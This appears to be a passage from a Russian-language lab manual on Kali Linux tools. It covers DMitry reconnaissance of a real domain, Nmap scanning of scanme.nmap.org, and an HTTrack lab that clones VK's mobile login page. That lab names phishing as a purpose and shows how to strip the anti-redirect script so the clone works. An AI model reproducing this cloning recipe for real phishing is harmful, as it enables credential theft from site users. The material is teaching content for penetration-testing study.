

Рисунок 2 – Результаты сканирования

ЛР 2.2. Обзор инструментов в Kali Linux. Dmitry.

Цель работы:

Задание:

1. Собрать информацию о хосте.
2. Зафиксировать полученный результат.

Теоретическая часть

DMitry (Deepmagic Information Gathering Tool — высоко магический инструмент по сбору информации) — это приложение командой строки для Linux, написанное на C. Оно может собирать так много информации о хосте, насколько это возможно. В базовую функциональность входит сбор информации о поддоменах, адресах электронной почты, информацию об аптайме, сканирование портов tcp, поиск whois и многое другое. Все это может использоваться для анализа уязвимостей.

Зачем это нужно?

Это приложение рассматривается как инструмент в помощи по сбору информации, когда информация нужна быстро, это достигается удалением необходимости вводить множество команд и своевременной обработкой данных поиска по множеству источников. Этот инструмент является очень простым по сравнению с другими программами, но он может собирать много информации. Очень важно, чтобы вы узнали о своей цели максимальное количество данных, прежде чем продолжить тестирование. Это ключ к успешной атаке.

Параметры запуска

```
-o %filename%
```

Создаёт текстовый файл и записывает в него все полученные результаты. Если имя файла не задано, то оно будет сгенерировано автоматически вида "цель.txt". Если эта опция не указана ни в какой форме, то по умолчанию все результаты работы будут отправлены в стандартный вывод (STDOUT). Эта опция ДОЛЖНА идти в самом конце, например, `dmitry -winseo target`

`-i`

Выполняет whois поиск по целевому IP адресу.

`-w`

Выполняет поиск whois по целевому хосту.

`-n`

Получает netcraft.com данные касающиеся хоста, включают операционную систему, выпуск веб-сервера и информацию об аптайме, если она доступна.

`-s`

Выполняет поиск поддоменов заданной цели. Будут использованы несколько поисковых движков для попытке определить поддомены в виде sub.цель. Максимальный лимит уровня поддоменов не установлен, тем не менее, максимальная длина 40 символов (NCOL 40) для ограничения использования памяти. Для возможных поддоменов будут определены IP адреса, если результат будет положительным, то будет составлен список поддоменов. Тем не менее, если пользователи хоста используют звёздочку в DNS записях, все для всех поддоменов результат будет положительным.

`-e`

Выполняет поиск e-mail адресов по заданной цели. Этот модуль работает, используя ту же самую концепцию что и поиск поддоменов, пытается выявить возможные e-mail адреса для целевого хоста. E-mail адреса также возможны для поддоменов целевого хоста. На длину e-mail установлен предел в 50 символов (NCOL 50) для ограничения использования памяти.

`-p`

Выполняет сканирование портов TCP в отношении целевого хоста. Этот модуль составит список открытых, закрытых и фильтруемых портов для заданного диапазона.

`-f`

Эта опция даст команду модулю сканирования портов TCP сообщить/отобразить о фильтруемых портах. Обычно это порты, которые фильтруются и/или закрыты файрволлом на данном хосте/цели. Эта опция требует, чтобы опция `-p` также была использована.

`-b`

Эта опция даст команду модулю сканирования портов TCP вывести баннеры если они получены во время сканирования TCP портов. Эта опция требует, чтобы опция `-p` также была использована.

`-t`

Этот флаг устанавливает время жизни пакетов (TTL) отправляемых модулем сканирования портов во время сканирования индивидуальных портов. По умолчанию она установлена в 2 секунды. Менять её обычно требуется при сканировании хостов за файрволлом и/или фильтруемых портов, которые могут замедлить сканирование.

Ход работы:

Теперь пришло время начать наше сканирование, исходя из наших потребностей. Нам не обязательно сканировать каждый отдельный порт, но мы можем сделать это позднее, если захотим. Сейчас мы просто хотим увидеть WHOIS, поддомены и возможные адреса электронной почты.

Расставим параметры в порядке `-wise`, что служит полезной аббревиатурой. Технически, мы могли бы поставить все параметры, но это может быть слишком агрессивно. Иногда пассивный подход лучше всего подходит для разведки.

Мы будем искать информацию о хосте gtifem.ru. Выполним команду:

```
dmitry -wise -o LR3.txt gtifem.ru
```



Рисунок 1 – Ход выполнения исследования

Полученные в ходе сканирования результаты были сохранены в файл LR3.txt. В случае реального использования программы это сделает их намного более удобными для анализа, нежели чем просто в терминале.



Рисунок 2 – Полученные результаты

ЛР 2.3. Обзор инструментов в Kali Linux. HTTrack.

Цель работы: ознакомиться с программой HTTrack для создания локальных копий веб-сайтов. Создать клон страницы входа на сайт «Вконтакте».

Задание

1. Создать директорию для сохранения зеркал сайтов
2. Изучить параметры запуска HTTrack
3. Создать зеркало страницы входа m.vk.com
4. Добиться корректной работы веб-страницы в локальном виде, успешный результат зафиксировать в своей работе.

Теоретическая часть

HTTrack — это бесплатная, открытая, простая в использовании утилита для оффлайн просмотра веб-сайтов. Она позволяет загружать веб-сайты из Интернета в локальный каталог, повторяя структуру директорий, получая HTML, изображения и другие файлы с сервера на ваш компьютер.

Зачем это нужно?

В плане исследования уязвимостей HTTrack полезна для:

— исследования структуры сайта (подкаталоги, страницы сайта);

— поиска файлов на сайте (документы, изображения);

— поиска по документам и метаданным файлов с сайта;

— клонирования страниц входа с целью последующего использования для фишинга.

Параметры запуска

В самом простом виде запуск HTTrack выглядит так:

```
httrack %адрессайта% -O "%путьдодиректории-зеркала"
```

Параметр -F используется для указания пользовательского агента:

```
httrack %адрессайта% -F "%useragent%" -O "%путьдодиректории-зеркала"
```

Заголовок запроса User Agent содержит строку признака, которая позволяет одноранговым сетевым протоколам идентифицировать тип приложения, операционную систему, поставщика программного обеспечения или версию программного обеспечения запрашивающего агента пользователя программного обеспечения. Полный список User Agents может быть найден, например, здесь: https://developers.whatismybrowser.com/useragents/explore/.

Если вы хотите сосредоточиться на файлах (документы, изображения), а не на структуре сайта, то обратите внимание на параметр `-N4`: все HTML страницы будут помещены в web/, изображения/другое в web/xxx, где xxx это расширения файлов (все gif будут помещены в web/gif, а .doc в web/doc).

По умолчанию HTTrack учитывает содержимое файла robots.txt, т.е. если он запрещает доступ к папкам, документам и файлам, то HTTrack не пытается туда зайти. Для игнорирования содержимого robots.txt используется опция `-s0`.

Опция `-r2` ограничит HTTrack получением одной страницы, без попытки клонировать весь сайт.

Ход работы:

Настройка директории для скачанных зеркал

Создадим директорию, где мы будем сохранять скаченные зеркала сайтов:

```
mkdir websitesmirrors
```

Посмотрим абсолютный путь до только что созданной директории:

```
readlink -f websitesmirrors
```

По умолчанию, это будет `/root/websitemirrors`.



Рисунок 1 – Настройка директорий для сохранения сайтов

Создание клона страницы входа на сайт

Нет нужды объяснять, зачем может понадобиться клон страницы входа, например, сайта vk.com, mail.ru и т.д.

Нужно учитывать следующее:

— у сайта могут быть разные страницы для входа с мобильного устройства и для входа с компьютера;

— адрес страниц для входа с мобильного устройства и с компьютера может быть как одинаковым, так и разным;

— нам не нужно клонировать весь сайт – достаточно только одной страницы входа.

Мы будем делать зеркало страницы входа «Вконтакте» (адрес мобильной версии – https://m.vk.com). Для разнообразия, мы будем

клонировать мобильную страницу входа, используя User Agent мобильного браузера (можно выбрать любой).

Команда с User Agent от браузера Opera Mini будет выглядеть так:

```
httrack https://m.vk.com -r2 -F "Opera/9.80 (Android; Opera Mini/20.0.2254/37.9093; U; en) Presto/2.12.423 Version/12.16" -O "/root/websitemirrors"
```



Рисунок 2 – Результат выполнения команды

Страница сохранена в root/webmirrors, можно изучить структуру файлов и папок.



Рисунок 3 – Директория с сохраненными файлами

Решение проблем с бесконечным редиректом

Однако при попытке просмотреть полученную страницу, имеется бесконечный редирект и страница не загружается. Судя по всему, встроена какая-то проверка на путь страницы. Она не может быть реализована иначе, чем через JavaScript, поэтому мы ищем и удаляем лишний код. В данном случае «лишним» является подсвеченный блок (второй блок JavaScript кода в странице m.vk.com/index.html). Откроем страницу текстовым редактором и удалим выделенные строки:

```
10  <meta name="format-detection" content="telephone=no" />
11  <meta http-equiv="X-UA-Compatible" content="IE=edge" />
12  <meta name="MobileOptimized" content="176" />
13  <meta name="HandheldFriendly" content="True" />
14  <base id="base">
15  <title>VK mobile version</title>
16  <link rel="shortcut icon" href="images/icons/favicons/fav_logo1679.ico?6"></li
17  <script>
18  (function() {
19  var html = document.querySelector('html');
20  html.setAttribute('class', html.getAttribute('class').replace('vk_js_no', 'vk_
21  })();
22  </script>
23  <script type="text/javascript">
24  <!--
25  (function(k,a,d,e,f){function l(){var c=function(){var b=!1;try{b=new XMLHttpR
26  //-->
27  </script>
28  <link type="text/css" rel="stylesheet" href="css/s_cf428f.css?463"></link>
29  <link type="text/css" rel="stylesheet" media="only screen" href="css/s_yzg58a2
30  <link rel="canonical" href="https://vk.com/"></link>
31  <link rel="alternate" href="android-app_/com.vkontakte.android/vkontakte/m.vk.
32  </head>
```

Рисунок 4 – «Лишний» код

Уберем его, сохраним изменения и наконец увидим мобильную версию страницы:



Рисунок 5 – Результат выполнения лабораторной работы

В дальнейшем, данную страницу можно (но не нужно) использовать в фишинговых целях.

ЛР 2.4. Обзор инструментов в Kali Linux. Nmap.

Цель работы: ознакомиться с утилитой Nmap.

Задание:

1. Провести TCP-сканирование сервера
2. Провести UDP-сканирование сервера
3. Узнать версию ОС и используемого сервером ПО

Теоретическая часть

Nmap — это сканер портов, который является всеобъемлющим, многофункциональным, и широко используется профессионалами в области ИТ-безопасности. Это обязательный инструмент для тестера проникновения из-за его качества и гибкости.

Помимо использования в качестве портального сканера, Nmap имеет несколько других возможностей:

— Обнаружение узлов: Nmap может использоваться для поиска активных хостов в целевых системах.

— Обнаружение служб / версий: после того, как Nmap обнаружил порты, он может дополнительно проверить протокол службы, имя приложения и версию, используемую на целевой машине.

— Определение операционной системы: Nmap отправляет серию пакетов на удаленный хозяин и анализирует ответы. Затем он сравнивает эти ответы со своими базы данных отпечатков операционных систем и распечатывает детали, если есть совпадение.

— Network traceroute: выполняется для определения порта и протокола, который, скорее всего, достигнет целевой системы. Трассировка Nmap начинается с высокого значение Time to Live (TTL) и уменьшает его до нуля.

— Nmap Scripting Engine: с этой функцией Nmap можно расширить. Если вы хотите добавить проверку, которая не включена в Nmap по умолчанию, вы можете сделать это, используя механизм сценариев Nmap.

Будет плохой идеей запускать сканирование чужого узла, если вы их не контролируете его или не имеете прав для сканирования. Для экспериментов Nmap имеет общедоступный тестовый сервер scanme.nmap.org.

Nmap определяет 6 состояний портов:

1. `open`: это означает, что есть приложение, принимающее TCP-соединение, UDP-пакет или SCTP-ассоциацию.
2. `closed`: это означает, что, хотя порт доступен, нет приложения, использующего порт.
3. `filtered`: это означает, что Nmap не может определить, открыт ли порт или нет, потому что есть устройство фильтрации пакетов, блокирующее порт.
4. `unfiltered`: это означает, что порт доступен, но Nmap не может определить, является ли он открытым или закрытым.
5. `open | filtered`: это означает, что Nmap не может определить, является ли порт открытым или фильтруется. Это происходит, когда сканирование для открытия портов не дает ответ. Этого можно добиться, установив брандмауэр для удаления пакетов.
6. `closed | filtered`: это означает, что Nmap не может определить, является ли порт закрытым или отфильтрованным.

Зачем это нужно?

Что такое Nmap? Название Nmap это сокращение от “network mapper”, сам Nmap – это набор инструментов для сканирования сети. Он

может быть использован для проверки безопасности, просто для определения сервисов, запущенных на узле, для идентификации ОС и приложений, определения типа файрволла используемого на сканируемом узле. Nmap – это знаменитый инструмент. Как только вы узнаете больше о Nmap, вы поймете, что он делает в эпизодах таких фильмов как Матрица: Перезагрузка, Ультиматум Борна, и других.

Параметры запуска

— `-6` – Использовать IPv6

— `-O` – определение версии ОС

— `-sV` – определение версий программ

— `--traceroute` – трассировка

— `-A` – агрессивное сканирование (эквивалентно опциям -O, -sV, --traceroute)

— `-sU` – использовать UDP-сканирование

— `-sT` – использовать TCP-сканирование (TCP connect scan)

— `-p` – сканировать определённый порт(ы)

Ход работы:

Запустим простое сканирование без параметров:



Рисунок 1 – Сканирование nmap

Мы видим, что данный сервер имеет мало открытых портов.

Для следующего сканирования мы будем обращаться напрямую к ip-адресу (45.33.32.156), это будет (незначительно) быстрее, потому что Nmap не придется обращаться к DNS.

По умолчанию, Nmap выполняет TCP SYN-сканирование, однако, это возможно только для привилегированных пользователей (рут-аккаунт, или учетная запись администратора). Для обычных пользователей Nmap будет выполнять более медленное TCP connect scan (трехсторонний обмен данными с каждым портом), параметр `-sT`. Это тип сканирования более медленный и более заметный для атакуемого. Также существует еще несколько типов TCP-сканирования, каждый со своими особенностями.

В отличие от TCP, у UDP-сканирования есть всего один тип (параметр `-sU`). Несмотря на то, что UDP-сканирование менее надежное, чем TCP-сканирование, вы не должны игнорировать этот тип сканирования, потому что могут быть интересные сервисы, расположенные на этих портах UDP. Запустим UDP-сканирование, для быстроты процесса мы будем проверять только порты 53 DNS, 123 NTP и 161 SNMP (по умолчанию, Nmap проверяет 1000 самых частых портов):



Рисунок 2 – UDP-сканирование

Мы нашли еще один незакрытый порт, который может нас потенциально заинтересовать.

Nmap также может попросить версию службы при сканировании портов (параметр `-sV`). Эта информация очень полезна, когда вы выполняете процесс идентификации уязвимости.

```
root@kali:~# nmap 45.33.32.156 -sV

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-21 12:33 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (2.9s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; pro
tocol 2.0)
80/tcp    open  http       Apache httpd 2.4.7 ((Ubuntu))
9929/tcp  open  nping-echo Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.71 seconds
```

Рисунок 3 – Версии ПО

Параметр `-O` покажет версию ОС:

```
root@kali:~# nmap 45.33.32.156 -O

Starting Nmap 7.60 ( https://nmap.org ) at 2018-03-21 12:36 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.19s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite
Device type: bridge|general purpose
Running (JUST GUESSING): Oracle Virtualbox (96%), QEMU (95%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (96%), QEMU user mode network gateway (
95%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.81 seconds
```

Рисунок 4 – Версия ОС

На основе предыдущей информации мы видим, что сервер запущен на виртуальной машине. Если в ней, или гостевой ОС есть уязвимости, то мы можем их использовать.

В итоге, в ходе выполнения данной работы мы выявили открытые порты, через которые может производиться атака, и версии ОС и ПО, которые потенциально могут содержать уязвимости и быть уязвимыми для нашей атаки.

3. Лабораторные работы на изучение базовых уязвимостей.

ЛР 3.1. Установка bWAPP

Цель работы:

Установить bWAPP – бесплатное, намеренно созданное уязвимым веб-приложение, созданное для обучения пентестингу.

Задание:

1. Установить bWAPP

Теоретическая часть

